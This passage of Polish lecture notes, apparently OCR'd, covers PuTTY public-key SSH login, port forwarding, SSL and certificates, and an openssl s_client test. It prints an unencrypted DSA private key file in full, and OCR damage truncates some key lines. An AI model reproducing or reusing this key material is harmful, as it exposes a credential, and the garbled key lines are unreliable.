- "łatwe" logowanie, uwierzytelnianie kluczem publicznym

```
D:\Programy\PuTTY>dir
 Volume in drive D has no label.
 Volume Serial Number is A884-27FA

 Directory of D:\Programy\PuTTY

2006-11-15  13:37       <DIR>          .
2006-11-15  13:37       <DIR>          ..
2006-11-15  13:37                   795 id_dsa.PPK
2006-11-15  13:37                   675 id_dsa.pub
...
```

```
D:\Programy\PuTTY>more id_dsa.PPK
PuTTY-User-Key-File-2: ssh-dss
Encryption: none
Comment: dsa-key-20061115
Public-Lines: 9
AAAAB3NzaC1kc3MAAACAfSV7xvAbCWHHnu1K9y9P13FTyoh4oK6fbpOawipiuNGJ
H9WjPrORZbsMmJIFGPIpGxeFV2G2CENq6W2rlFtUko+dsCk3naq5OcPaTAQGgRHn
74yF/Z5qNTGosCK5vLYwVpiakOq8c6nO/gTwdweKPBlUyezfKz/9pmWjY4Nrw2kA
AAAVANRC2B7xnsl+87PKAMUPcv2GrUFlAAAAgFAIxC4ovGKU5/74a12AsbSRuWX
m9wW4gqnfPdypO53SH0maMP8YcaQeLd7TdqNrv6Pi1I3W15YGu6mT8QOeSfN47E
BJB86zM76A+B/E3FNaGRpJufkSHoNAoEulq9GtyMx9EDj2RDhl4LqcpGUZ9M/HD
XN85dWcZ+11OM2FoAAAAgDIzhZWrtoQkuW3KmXlzGdfLc796DD862qGnd65290f
4VBXmm4TsX7o0qwONVwrMgDBqZMsUsgqkyPwRvhGqUqIfWST+XpPYXZ06GsvqZH
hIrAHLUGcYo0Mg/Z92WhOBA3CGuu8jIQoGflt/ZVcziFlbIlyk8tlBDlYOFps6E
Private-Lines: 1
AAAAFC+dHrYLW9MJotfMvCC4wHjEAdI1
Private-MAC: 47487f13d7225918a86cd30416e3
```


```
D:\Programy\PuTTY>more id_dsa.pub
---- BEGIN SSH2 PUBLIC KEY ----
Comment: "dsa-key-20061115"
AAAAB3NzaC1kc3MAAACAfSV7xvAbCWHHnu1K9y9P13FTyoh4oK6fbpOawipiuNGJ
H9WjPrORZbsMmJIFGPIpGxeFV2G2CENq6W2rlFtUko+dsCk3naq5OcPaTAQGgRHn
74yF/Z5qNTGosCK5vLYwVpiakOq8c6nO/gTwdweKPBlUyezfKz/9pmWjY4Nrw2kA
AAAVANRC2B7xnsl+87PKAMUPcv2GrUFlAAAAgFAIxC4ovGKU5/74a12AsbSRuWXd
m9wW4gqnfPdypO53SH0maMP8YcaQeLd7TdqNrv6Pi1I3W15YGu6mT8QOeSfN47Ej
BJB86zM76A+B/E3FNaGRpJufkSHoNAoEulq9GtyMx9EDj2RDhl4LqcpGUZ9M/HDg
XN85dWcZ+11OM2FoAAAAgDIzhZWrtoQkuW3KmXlzGdfLc796DD862qGnd65290fT
4VBXmm4TsX7o0qwONVwrMgDBqZMsUsgqkyPwRvhGqUqIfWST+XpPYXZ06GsvqZHO
hIrAHLUGcYo0Mg/Z92WhOBA3CGuu8jIQoGflt/ZVcziFlbIlyk8tlBDlYOFps6E3
---- END SSH2 PUBLIC KEY ----
```


- bezpieczne logowanie mimo "braku możliwości"

```
tunelowanie połączeń:

1. local forwarding
ssh -L 1234:localhost:110 host

All traffic coming to port 1234 on the client will be forwarded to port 110 on the server
(host).

2. remote forwarding
ssh -R 1234:localhost:110 host

All traffic which comes to port 1234 on the server (host) will be forwarded to port 110
on the client (localhost).

3. http://www.ssh.com/support/documentation/online/ssh/adminguide/32/Port_Forwarding.html
```

port zdalny

port lokalny (powyżej 1024)



- inne zagadnienia (wykraczają one poza zakres "krótki przerywnik")

1. Protokół **SSL, OpenSSL, HTTPS**

Protokół SSL jest praktycznym wykorzystaniem algorytmów opisanych dotychczas dla potrzeb bezpiecznej komunikacji w sieci Internet. W swej podstawowej wersji zabezpiecza on protokół HTTP, jednak z użyciem dodatkowych narzędzi można z jego pomocą obudować również usługi FTP, news i poczty elektronicznej.

SSL jest protokołem typu klient-serwer pozwalającym na nawiązanie bezpiecznego połączenia z użyciem certyfikatów. Jest on zorientowany głównie na autentyfikację serwera

2. **Certyfikaty**
Certyfikat jest to zbiór danych jednoznacznie identyfikujących pewną jednostkę (na przykład osobę, lub komputer) oraz pozwalający stwierdzić, czy osoba, która się nim legitymuje jest rzeczywiście tym, za kogo się podaje. Jest on potwierdzony przez zaufaną organizację, zwaną w protokole *SSL certificate authority* (CA).

3. Ochrona plików, klucze PGP, **GnuPG**

```
// testowanie połaczenia SSL

jarek@mykonos:~$ openssl s_client -quiet -connect hook.uz.zgora.pl:995
depth=0 /C=PL/ST=Lubuskie/L=Zielona Gora/O=Uniwersytet Zielonogorski/OU=Centrum
Komputerowe/CN=*.uz.zgora.pl/emailAddress=CA@uz.zgora.pl
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 /C=PL/ST=Lubuskie/L=Zielona Gora/O=Uniwersytet Zielonogorski/OU=Centrum
Komputerowe/CN=*.uz.zgora.pl/emailAddress=CA@uz.zgora.pl
verify error:num=27:certificate not trusted
verify return:1
depth=0 /C=PL/ST=Lubuskie/L=Zielona Gora/O=Uniwersytet Zielonogorski/OU=Centrum
Komputerowe/CN=*.uz.zgora.pl/emailAddress=CA@uz.zgora.pl
verify error:num=21:unable to verify the first certificate
verify return:1
+OK POP3 hook.uz.zgora.pl 2004.89 server ready
```